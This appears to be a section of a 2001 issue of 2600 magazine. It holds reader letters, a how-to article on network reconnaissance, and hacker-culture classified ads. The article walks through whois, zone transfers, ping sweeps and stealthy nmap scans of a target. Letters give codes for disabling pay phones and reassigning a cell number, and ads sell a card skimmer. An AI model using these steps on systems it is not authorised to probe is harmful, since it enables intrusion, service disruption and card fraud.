Here is a message I got when I went (on the net) to one of my favorite radio stations - KSJO - to listen to some live audio streaming: "Due to continuing uncertainty over rights issues related to the streaming of radio broadcast programming over the Internet, including issues regarding demands for additional fees for the streaming of recorded music and radio commercials, we and our advertisers are forced to temporarily disable our streaming. We apologize for the inconvenience of this interruption. We are working with both our advertisers and the Recording Industry Association of America to find a solution to those problems as quickly as possible so that we can resume our streaming." KSJO has to be one of the wildest radio stations in California (that's a good thing). It's hard for me to believe this sort of thing could happen at such a "liberal" radio station!

Tony

Regardless, it's a commercial station and they are subject to the greed and stupidity of the marketplace. In this case, their misfortune represents an opportunity for more alternative forms of Internet broadcasting to become known. While the commercial stations are bickering over who gets more money, noncommercial broadcasters can make their presence felt with the kind of programming these same commercial entities have managed to stifle over the public airwaves.

Dear 2600:

While I was poring over my new issue, I was reading the letters and noticed Jeffrey writing about his particular DSL experience in the installation. Your comments on Verizon's dealing with the situation are right on. Many of the ILECs will prevent or refuse to facilitate CLEC (Competing Local Exchange Carrier, like Covad, Northpoint, Rhythms) ISPs and ISP orders. However commonplace such a thing is now, just wait. There is a new bill up for approval from the House Commerce Telecommunications subcommittee which was just slated for voting by the full committee. The bill is called the Tauzin-Dingell bill and it essentially removes regulation from the ILEC industries and pretty much eliminates everything that the Telecommunications Act of 1996 provided. If the ILECs aren't regulated and forced to provide loop services for CLECs, then the *only* DSL available will be through Verizon, SWB, Ameritech, and the other giants of the industry. Chairman Tauzin is quoted as saying that "Broadband is a nascent market that does not need regulation. What it needs is the ability to thrive."

So, if you want DSL, but don't want to go with

Verizon (trust me, from experience, you *don't*), then contact your local congressperson, especially if they happen to be on the Telecommunications subcommittee, and voice your opinion regarding this bill. If you happen to be a Covad subscriber, then you can go to www.congressmerge.com/Covad and this will provide easy information on contacting them. Any other news on this can be found at www.dsreports.com.

In a somewhat poor but adequate analogy, the California power crisis was the result of a poor deregulation implementation. Do you want your broadband to do that?

Newspimp

Dear 2600:

I don't know if you heard but Qwest Communications raised their pay phone charge from a high 35 cents to 50 cents. Do you guys know why?

niihon

Because they can. And if you think that's crazy, check out how much it costs to call a different state from a pay phone when using cash. Close to ten times the normal rate! When you consider that the people most likely to use cash for such a call may not have their own phone, credit card, or even a place to live, it's appalling. And Bell South has recently announced that it will soon be disconnecting all of its pay phones because they're just not profitable. That's right - the entire Bell South region will be COCOTS! Hell is in sight.

Dear 2600:

When you piss against Corporate America you get smacked and it seems you've been targeted. I read your briefs on the Ford case. Not bad, make it as expensive for them as possible! I don't buy Ford anyway (note to Ford lawyers, due to crappy product, not 2600). In fact, just thinking about it, how about a defamation/libel countersuit? How about reclaiming some of those defense dollars the EFF pitched in for the DeCSS suit?

litze

We'd like nothing better.

Dear 2600:

"Freedom's just another word for nothing left to lose."

I am a small developer. I don't have a lot of money in the bank to pay fines or to pay for lawyers. I have agreed to the EULAs for all of the development tools and operating systems that I use, therefore, I don't really "own" any software. I have three servers and one workstation. I am still paying Dell Finance for them - I don't really "own" them either. I really don't have anything to lose by taking a stand against the RIAA's corporate fascism - except my freedom. As an American, I will be proud to put my freedom on the line in the defense of free speech.

Where will we draw the line? If I just summarize the research, as Mr. Livingston did in his *InfoWorld* column, by saying "no public watermarking scheme intended to thwart copying will succeed," am I now a target of the RIAA's heavy hand? What if I explain

why this SDMI technology won't work? Will they try even harder to stop me? Should I now also be afraid to say anything critical of the RIAA?

I am not giving away proprietary information. I am not stealing intellectual property. I am not revealing trade secrets. What if I had accidentally stumbled across this fact that "no public watermarking scheme intended to thwart copying will succeed" on my own and told my friends? What other "king isn't wearing any clothes" type of common sense should I be afraid to speak about? That George Bush isn't very smart? That anyone with an IQ greater than that of a dog should be able to make it to the \$125,000 level on *Who Wants to be a Millionaire*?

I have printed out the text of the SDMI article from cryptome.org and I will be handing out copies in this small town in the upper peninsula of Michigan - Ironwood, MI, pop. 5000. I am not joking here. Come pry the papers from my fingers. Come put your heavy hand over my mouth. I urge all IT professionals to do the same in their hometowns across America. Take a stand.

Discoveries
Discoveries

Dear 2600:

The other day my mom and I were at a Kroger store. She used the U-Scan thing and she dropped her credit card into it (don't ask how). So the guy came and opened it up and I managed to get a brief look into it. From what I saw, it looked like a normal cash register in a way except for the fact that it had a suckie Micro\$oft IntelliMouse attached. I plan to go back to open it and see if I can find out more about the system. By the way, an easy way to open it is to take off the thing that you set your groceries on when the guy isn't there.

LazerBeamX
Dismantling store equipment can be misinterpreted as a non-friendly act.

Dear 2600:

For a long time it's been somewhat difficult to find a decent port scanner for the Mac operating system. I eventually had to fall back and run one on an emulated version of Winblows 98. Last week I got my new copy of Mac OS X, which is really a Unix-based system called Darwin that has a Macintosh G.U.I. As I was browsing through its system utilities, I was surprised to find that Apple had included a built-in port scanner to their system software. But I guess that's kinda what you'd expect from a company co-founded by a phone phreak.

Dear 2600:

As some of you might know, if you come across a pay phone with a little screen on it, you can enter specific codes that can turn off the pay phone and so on. To get to the main menu, simply type 2-7-2-7-3-7-8 and a message will appear asking you for another code. If you punch in 5-5-5-5-5, the phone will be un-

usable for the next three minutes. There are many other codes but I am not going to publish them. You can have fun messing around and figuring out all the fun things you can do that Telus (the phone company in Vancouver) does not want you to.

Cyrus

And apparently you don't want us to either since you're not giving us the rest of the codes. We'd like to know what else you can do. The number you give looks suspiciously like a regular phone number. Have you tried calling this from a phone without a screen? In New York, some central offices have a new method of doing the above using a variation of the 958 ANAC number. Now, instead of dialing 958 to hear your number read back, many people have to dial 9580. Dialing 9581 disables the phone (pay phone or not) for a couple of minutes. There are variations to this depending on your area.

Dear 2600:

A note about MS Office 2000 Professional (and probably other versions). Once you install it, you can run it 50 times before you must register it. If you choose to register by phone, the installer gives you an 800 number to call and an alphanumeric code to read to the MS service rep. The service rep then gives you an alphanumeric code back, you type it in, and you're registered. I've successfully registered the same version of Office (one license) a dozen times or more in this fashion with a different code each time. I don't know about online or e-mail registration, but phone registration seems to be nothing more than a service rep with a phone and a keygen program.

Morn_Star

Dear 2600:

Last summer I was on vacation in Chicago. I am a big sports fan and am easily amused with theme restaurants, so I went to the ESPN Zone restaurant. While waiting for a table I saw a computer monitor inside a pillar in the waiting area. I went to check it out and realized it was a touch screen computer connected to the Internet. It was on the ESPN web site and there wasn't much you could do about it. There was no mouse, no keyboard, and no way of getting to something not on the web page, or so they thought. They had the screen maximized to the point where it was the only thing on the monitor. I decided to check out the site since I had time to kill. I was in the X-games part when I saw a link to a skater web page. I took the link and then took a link on that page, only the next page that came up wasn't maximized. Now I got a bar across the top of the screen on the new page. This bar had nice options, like History, Favorites, and many more. Yet the most interesting was the icon for "My Computer." This was good.

I started to look around a little at what they had on their system. There was a lot. It was full of stuff. But I was out of time - I had to go eat and wasn't really willing to ruin my vacation by being kicked out of the restaurant. I hope someone will check this out for me if they are in town. I have a feeling that this computer is connected to the main computer of the restaurant.

With a place like ESPN Zone that relies on customer entertainment by television and music, this could be fun. You could be in control of the whole place.

SkorpisDeath

As long as you're being entertained, they should be happy.

Dear 2600:

The other day I had to place a call to technical support for my AT&T cell phone. I had just received a replacement phone (the original phone broke less than two months after I bought it). In order to transfer service from the old phone to the new one, the tech support guy attempted to send out some kind of control signal, but for whatever reason it didn't go through. He then instructed me to enter a sequence of keys in order to convert the phone to work with my preexisting number. The code he gave me was "#04111#*", followed by send. The phone then asked for a security code, which, in the grand tradition of security codes, was a long string of zeros. I was then presented with a prompt asking for the new number and I entered the number my old cell phone had used. If this really does work the way it looks like it does, this would seem to present some very interesting possibilities for people who want to mess around with their cell phones.

toast666

Issue Problems

Dear 2600:

I've had it. 2600 has got to stop the Page 33 problem or I will cancel my subscription. I mean it all started back in 16:4 with "Winter 1999-1900", 17:1 with "Spring 0", 17:2 with "Summer 19100", 17:3 with "Fall 0", 17:4 with a black out, and 18:1 with a white out. I, as a somewhat loyal and paying subscriber, demand the immediate reprehension of the guilty parties or I'll sue you!

doug

We've been working on this problem for quite a while. As we've actually acquired the correct text for this issue well in advance and kept it in a secure place, there's really nothing else that can go wrong.

Dear 2600:

I recently got a stack of 2600 back issues (five years' worth). When I opened 14:3, I found a couple of extra pages in the middle that were not properly stapled in. If anyone is missing pages 27 through 34, I have your extra pages here. Don't worry. My copy has both the originals and the loose pages, so I won't miss them.

II269U

We used to have a real problem with things like this, including blank pages. If you get a defective back issue, just send it back to us and we'll get a replacement out right away.

Dear 2600:

You should have blacked out "Page 33" on page 33 in 18:1, "Spring 2001," as well. It just seems fitting. One thing I couldn't figure out, why was "Letters" titled "SMS" on page 30? For good measure, would you

also black out "Page 7" on page 7?

Jizzbug

There's absolutely nothing funny about a blacked out page. SMS stands for "Short Message Service," which is a feature of GSM phones.

Napster Alternatives

Dear 2600:

Concerning the growing ineffectiveness of Napster, you guys *must* know about the many other peer-to-peer networks out there, right? I use Bearshare to access the gnutella network from which I can download software, movies, text files, music files, whatever - if it's in a hard drive, you can *share* it. I have had no problem locating non-mainstream music on gnutella. In fact, I've found lots of rare live and studio stuff from all kinds of non-mainstream bands (Skinny Puppy, KMFDM, Throbbing Gristle, etc.). You can also get your standard Billy Joel and Billy Idol crap but my point is *you can get anything you want*. Plus, there is no "central figure" governing the "network" - it kinda reminds me of terrorist cells the way the network works. It cannot be brought to court, it cannot be stopped. To attempt to do so would be as stupid as saying "I'm going to sue the Internet."

Shawn

It will be interesting to see if the record companies ever accept the fact that what they want is no longer possible and that they will have to adjust their strategy in order to survive. Your analogy of the net to a terrorist cell is a bit distressing though and plays into the hands of those who want to legislate every aspect of it. You can probably do better.

Counterpoint

Dear 2600:

This is in regard to your reply to *31337* in 18:1. If many reasonable people are, as you say, sickened by the proliferation of guns in our society, you must remember other reasonable people are sickened by the proliferation of some of the information contained in 2600. Both sides are guilty of shallow thinking and of demonizing the tool instead of its misuse. After all, information, like a gun, is a tool. Nothing more.

Bob

We beg to differ that information is similar to a gun. One is a specific weapon, the other is a virtually unlimited form of expression. One has finite possibilities and the other is infinite in scope. People who want to control information pose a far greater risk to a free society than those who want weapons to be handled responsibly. And most free societies passionately agree.

Dear 2600:

I have one question. When will 2600 go back to being a magazine/organization about technology? Ever since the Kevin thing, your magazine has been nothing but a legal magazine. I will be the first to say that the legal issues are important, but it seems to me we have lost track on the real content of the magazine.

Why can't 2600 maintain the level of technology information and add the legal news to their web site? I personally think that 2600 can make more money to support the fight if the magazine was to increase sales by adding more technology based content. I personally do not purchase the magazine anymore because over half the magazine is on the legal issues which I can read at www.2600.com.

Steve

It's a shame you won't see your letter then. We've always focused on the issues that are of importance to the hacker community and we've done it from a hacker perspective. The price of not doing this is ignorance. And we cannot afford to be ignorant on such important issues. While we publish some material on the legal happenings, we don't believe it's changed the overall tone of the zine. The vast majority of our pages still deal with very specific technology. If they didn't, corporate America wouldn't be so pissed off at us.

An Idea

Dear 2600:

Since I have to register my car in New York State this year and get new plates, I thought I would be more political. On the DMV's web site you can pick anything and see if it is taken. Think of something that would have a message and a meaning, like "FK MPAA", "DECSS", "FREKEVIN", or "BLAME GE". Everyone can make a statement now just by driving their cars.

My Name is Joe!

The web site, incidentally, is www.nydmv.state.ny.us/cplates.htm.

Voter Education

Dear 2600:

I am sure that the readers of 2600 would be interested to know what an electronic voting machine is like. In Knox County, Tennessee, the voting machines are electronic, provide an audit trail for votes, and the most trouble that they have given was traced to a loose plug on a PC in the election office while tallying the votes. I was a judge/poll worker for a few years, stopping when I changed jobs and couldn't get off with pay on Election Day. Paper ballots are also available, but are little used.

First of all, the election machines weigh 200-300 pounds, so they are not easy to move. The machines have error codes and there are technicians available for phone support and on site service or replacement. The machines are powered by a plug in the wall, but have a battery backup that allows them to operate eight hours - the polls are open for 12 hours on Election Day. They have a built-in printer, internal write-once memory, and a detachable memory module that can be read at election headquarters. The onboard memory holds a permanent record of each election in which the machine was used. The machines, tapes, and memory modules are traceable by means of serial numbers printed on the paper tape that is printed by the machine.

The procedure to open the machine involves cutting a plastic tag and pushing a start button. This causes a plastic window to open and the machine to print the candidate's names and the office for which they are running on a paper tape exposed by the door. The precinct supervisor and Republican and Democratic judges all watch the tape being printed and, with the tape still inside the machine, sign the tape to certify that the totals for each candidate are zero and every candidate is listed. Another button is pushed and the machine is now ready for operation.

The operation of the machine is simple and the machine operator goes to school in order to explain the operation to any voter. In the case of a primary election, the machine operator pushes a button to select the primary in which the voter wishes to vote and another button to activate the machine. In the case of a main election, the machine operator just pushes a button to activate the machine. The voter pushes buttons on the front of the machine to select the candidate and an LED lights next to the selection. The voter does not have to make a selection for any candidate or any selection at all and can change a selection at any time up to the point when they push the VOTE button.

When the polls are closed, another plastic strip is cut, another button is pushed and the machine prints on the paper tape the offices, candidate's names, and the vote totals. Then the tape is removed from the machine. The same people who signed the tape previously sign the tape again to certify that it wasn't modified. The tapes and removable memory modules are then taken to the election office and the memory inserted in a reader that uploads the numbers to a PC. The totals on the printed tape are then compared to the totals in the memory modules along with the serial numbers. When the judges and election officials agree that the totals match and the signatures are genuine, the software then totals the votes cast. The entire process is open to the public.

Poll Watcher

A Call To Arms

Dear 2600:

I was going to send you an e-mail two weeks ago stating that we should channel many of our frustrations with the U.S. justice system toward our adversaries, i.e., China. All of us in the U.S. hacker community are still U.S. citizens. Let us not completely denounce our country. We can utilize our special skills in a constructive manner that is conducive to U.S. information warfare policy. Later, we may use this as legal leverage for future legislation.

ICFN PMP

As one of many such messages we got from the Navy, let us remind you that hackers are not soldiers and are far too individualistic and free-thinking to buy into jingoistic nonsense, regardless of the source. You should seriously consider the effects of reducing hackers to the equivalent of some kind of weapon. It will only increase paranoia and fear. And we find it extremely telling that the authorities, the media, and apparently a whole lot of people in the military feel it's OK to vandalize sites if it's done for nationalistic purposes.

Snooping the Stack

by ThinkT4nk
thinkt4nk@cyberarmy.com

Any and all successful and intelligent hacks begin at the most basic levels. However boring and sometimes monotonous these “chores” may seem, they really embody the differences between the “elite” and the “script kiddie.” These chores, when combined, offer the hacker an expansive knowledge of the system or network in question. This knowledge will later prove absolutely indispensable. These chores are most commonly known as “snooping” or “footprinting.” Snooping refers to the process of obtaining information about the target system for later reference during the actual hack. Snooping implies that the hacker has a genuine interest in network/systems security and isn’t searching for the (forgive me for the cliché) “easy way out.”

In this article I’ll outline snooping from the very basic to the very complex. As I begin overviewing some of the more complex parts of snooping, you may notice that I begin to ignore Windoze. I’ve added assistance to Windoze users in the form of a sort of footnote. I assure you this is completely intentional. If you ever have the intention of becoming a serious hacker, you *must* be operating from a *nix box. The free-source world has provided many tools for hackers like us. After all, who created Linux? *Hackers!!* Windoze is for those who are fascinated with mind-numbing images and complete ease of use. Linux was created by hackers for hackers. It offers Internet connectivity and networking capabilities

that are unchallenged in the world of computing today. With all of that said, let’s get snooping!

First we need to identify our target through system profiling. We need to establish a goal. Good questions to ask yourself are “Why am I hacking this system?” and “Where should I be concentrating my efforts?” These questions are absolutely necessary when snooping or you’ll soon be lost in a wealth of information about a system that you still don’t understand and can’t piece together. Believe me!

After we’ve established a good focal point for our attacks we need to find out exactly how many domains are associated with our target system. We do this by simply commanding a “whois” query from your *nix shell in this form:

```
$ whois “2600”
```

This will show the domains that are most closely related to the organization and will help point you in the right direction to more clearly identify your target domain. You Windoze users can use <http://www.websitez.com/>.

Now we need to figure out exactly what DNS (domain name system server) is handling the feature we’d most like to disable or tamper with. For this, we’ll simply execute a whois query from our shell again in this fashion:

```
$ whois 2600.com
```

The results should give you a very good amount of information including administrative contact information, the hosting company’s information, and the primary, secondary, and tertiary DNS’s associated with the domain, respectively. Later we’ll

be looking at the DNS's to decide where to focus our attack. Windoze lusers can use a number of online tools to achieve the same goal. My personal favorite online package is Sam Spade which can be accessed at <http://samspade.org>.

Next we'll be working towards getting a better defined structure or map of the system in question. One of the best ways to get a good geographical idea of the system is to execute a zone transfer. If the admin of the system is brain-dead enough not to disable this feature, a hacker may update the zone database from the primary master. This means that you may be able to enumerate a pretty fair description of exactly which box is where.

Use the `axfr` command from your shell to update the zone database and then use the `axfrcat` command to read the database records. You might learn a lot about this system! Windoze users may choose to use Sam Spade to achieve the same results.

Now we'll need to map out network structure and possible paths into our target network. We can use `tracert` which can be found at <ftp://ftp.ee.lbl.gov/tracert.tar.gz> and is included in the Windoze package most often. With this tool we can identify the path of communication set by the network as well as identify packet-filtering routers, firewalls, etc. Use the `tracert` command followed by the domain to display the results of the packets' journeys. We can assume that if the network has a firewall or router that the hop before the destination domain is the border router for the entire organization. Remember though that there may be multiple routing paths. If you get asterisks, it means that the firewall is blocking the path of the packets you're sending. Use the `-s` option in this fashion to dodge this:

\$ `tracert -s -p53 206.69.34.22`

You can also use `visualroute` if you are so graphically inclined. `Visualroute` provides a pretty accurate representation of the network path geographically (as in `globally`).

Now we move on to bigger and better things. We've determined to some degree the way the system is structured and possibly where firewalls and packet-filtering routers may be located. Now we'll figure out exactly which features are open for exploitation. We'll be using `fping` and `gping` to go about doing this. You can use these tools in this manner:

\$ `gping 206 69 34 1 255` (to generate a list of IP's for `fping`)

\$ `gping 206 69 34 1 255 | fping -a` (to see if they're "alive")

In this case we're scanning the subnet of 206.69.34.*. You have to make sure that you use quite a wide range of class D's when scanning the subnet. UNIX scanning should be done with `nmap` (undeniably): <http://www.insecure.org/nmap>. For Windoze lusers there are a few relatively decent tools out there: `Pinger`, `SolarWinds` (<http://www.solarwinds.net>), `WS_Ping Pro Pack` (<http://www.ipswitch.com>), or `NetScan tools` (<http://www.nwpsw.com>).

I'll quickly outline the basics of network scanning. Network scanning works by sending out data "packets" called ICMP packets (at the basic level) to each of the subnets to determine if the IP address is "open" and "listening." Each tool determines whether the IP address is open in its own fashion. I'll explain the different methods a little later.

Some networks will block ICMP packets for obvious security reasons through packet-filtering routers or firewalls. We *nix users can use `nmap` which offers TCP scans as well as ICMP scans. You may initiate the TCP scan with the `-PT` option and a port (try 80).

Now that we've decided which domains and IP addresses are open for communication, we need to determine which TCP and UDP "features" or applications are running on our target IP, what versions of these applications are running, and what OS (operating system) is running. We can figure this out by executing a "port scan." Port scanning works in the different ways that network scanning does.

The most common scanning technique is what is called the TCP connect scan. The TCP connect scan operates by sending a "SYN" packet to the system. The system responds with a "SYN-ACK" packet and the scanner in turn responds with an "ACK" packet. This technique is most common and is very easily detectable.

The second most common scanning technique is what is called TCP SYN scanning or "half-open scanning." With half-open scanning a full connection isn't made. Instead, it completes a two-way handshake with a SYN packet and a SYN-ACK packet (if the port is listening) or an RST/ACK packet (if the port isn't listening). This method is a little more uberer and is most probably not logged.

The other scanning methods include TCP FIN scanning, TCP X-mas tree scanning, UDP scanning, and others. I won't really go into these but you can email me about them if you're very curious. (Don't worry, I won't bite. Not for being interested anyway.)

There are a few stellar tools out there for port scanning including UDP_Scan which is found in SAINT (<http://www.wwdsi.com>), NetCat (<http://www.l0pht.com/~weld/netcat/>), and PortPro and PortScan for Windoze (<http://www.securityfocus.com/>).

We'll be using nmap because it's absolutely positively the greatest thing to come along for hackers' use and abuse since coffee. Nmap offers a wide variety of TCP and UDP options when scanning. For SYN scanning use the -sS option followed by the IP address. You can "fragment" packets (not as easily detectable by routers) with the -f option. Network scanning is achieved with the -sF option followed by the IP range. We can also send decoy packets to the system with the -D option which follows the IP address. How elite can this get?

```
# nmap -f 206.69.34.22 -D
```

'Nuff said.

Now we really really need to identify the operating systems that are supporting

the target system as well as the applications. We can identify some telltale signatures of operating systems with a little determination and homework because vendors interpret specific RFC guidelines differently when writing TCP/IP stack design. For instance, the operating system is probably NT if ports 139 and 135 are open. If 139 is open but not 135, the system is probably WIN95/98. If many applications are run, it's probably some flavor of UNIX. Some telltale open port signs of a *nix box include the Berkeley R services (512-514), NFS (2049), portmapper (111), and really high port numbers (like over 32000 or so).

Stack snooping is a powerful technique that will allow you to determine each host's operating system with a good degree of probability. For more on TCP/IP stack design refer to <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>.

Stack snooping includes many many complicated methods of operating system enumeration such as FIN probing, bogus flag probing, ISN sampling, ACK value discretion, ICMP error message echoing integrity, TOS (type of service), TCP options, etc.

Nmap employs all of these techniques with the -O option. Make sure to specify the port (normally -p80). Remember to update your nmap operating system signatures on a regular basis (<http://www.insecure.org/cgi-bin/nmap-submit.cgi>).

There are a couple of other tools that I like to use in addition to nmap that make life a little easier at times (not always). Queso only does OS detection but does a good job. Cheops is an awesome program that provides a graphical representation of OS enumeration (<http://www.marko.net/cheops/>).

Well, now you should have as much information as you'll ever get from your *cough* victim *cough*. Have fun and always remember that snooping is what separates the elite from the kiddies.

Marketplace

Happenings

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting society as a whole. For more information or to get involved in the organization, visit www.hal2001.org.

H2K2 - THE 4TH HOPE CONFERENCE has been confirmed for July 12-14, 2002 in New York City! We will have 50,000 square feet this time - that's more than 4 times what we had for H2K! For more details, visit www.hope.net or join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month 't Klaphek organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the 2600 meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. \$25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!
MAYBE YOU'RE GENEROUS or maybe you're demanding ransom. www.tipjar.com/adcopysummer01.html

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to <http://calvinhatesmicrosoft.hypermart.net>. \$7.00 (US), \$10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right. **THE MICROSOFT LOGO IS FREE** (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Al- low 2-3 weeks for delivery via USPS.

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any com-

puter! This device is mind-blowing! Price is \$975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic stripe reader/writers. Change or add information to any magnetic stripe in seconds! Price \$1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a \$100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTTEK.COM has what you're looking for. Check us out!
THE SYNERGY TERRORIST SUPPLY SHOP. Formerly known as SBHC Terrorist Supply has been updated with thousands of new products for all of your terrorism needs! New sections include SWAT team gear; spy equipment; knives, swords, and weapons; and military and adventure gear. If it's not at Wal-Mart, we have it! With everything from gas masks, handcuff keys, military uniforms, special forces manuals on CD-ROM, pirate radio transmitters, over 200 t-shirts that are guaranteed to turn heads, dorm room/party supplies, and much more. We have what you need at the prices you need it at. We also have well over 1000 books dealing with all kinds of subjects that most consider taboo, such as: lock picking, bombs and explosives, fake identity, wilderness survival, clandestine communications, drugs, sex and manufacture, privacy, and many more. Our books are the how-to type and we don't hold anything back out of decency. We have been sued multiple times for the content of our websites. *The South Bend Tribune* said that Terrorist Supply was "one of the most disturbing places [they] had ventured online...." Some examples of our books include infamous titles such as "The Guide to Bodily Fluids," "The Do-It-Yourself Guide to Overthrowing Governments" and "Modern Camouflage Techniques." New items are added almost weekly. We now accept Visa, Mastercard, American Express, and Discover Card directly (no PayPal garbage here) for your convenience. Over 2500 items in all. Synergy Terrorist Supply is where it's at! To order, view products, or brush up on just what exactly is available for the price of about what you pay for an MPAA-ized DVD, visit us online at www.terroristsupply.com, or call us at 616.683.9800, or fax us at 616.687.6600.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curved-space, the unofficial band of anarcho-capitalism. Get yours at curved-space.org/merchandise.html.

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with some of our own design. Jinx Hackwear is selling t-shirts, sweat-shirts, and hats for groups such as Defcon, Cult of the Dead Cow, Parker Storm, HNC, Collusion, HNS, Astalavista, and New Order. Show your support, or just be a pover cuz you like the design, who fu*king cares?! We also sell 14 killer underground design of our own unique genre, but what are they? Come look-ee see... www.JinxHackwear.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going places you're not supposed to go, send \$2 to 152 Carlton St., PO Box 92552, Toronto, ONT M5A 2K1, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of New 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US \$15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

ANYONE IN THE KNOW on clearing negative information on credit reports, I need your help. All 3 agencies: TRW, Equifax, Trans Union. Please respond by snail mail or e-mail to: L. Hip, PO Box 90569, San Jose, CA 95109-3569 or Leodj1@aol.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

NEED HELP WITH CREDIT REPORTS. Need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

Wanted

URUGUAYAN HACKER is looking for another one. Please e-mail: imuy@free.i-p.com.

HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay \$35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish a book that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telarama.com.

INFORMATION NEEDED: How do airline personnel add notes to your locator number for airline reservations? Particularly interested in the SABER system. sublet@usa.net.

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at bigdarren2001@yahoo.com.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

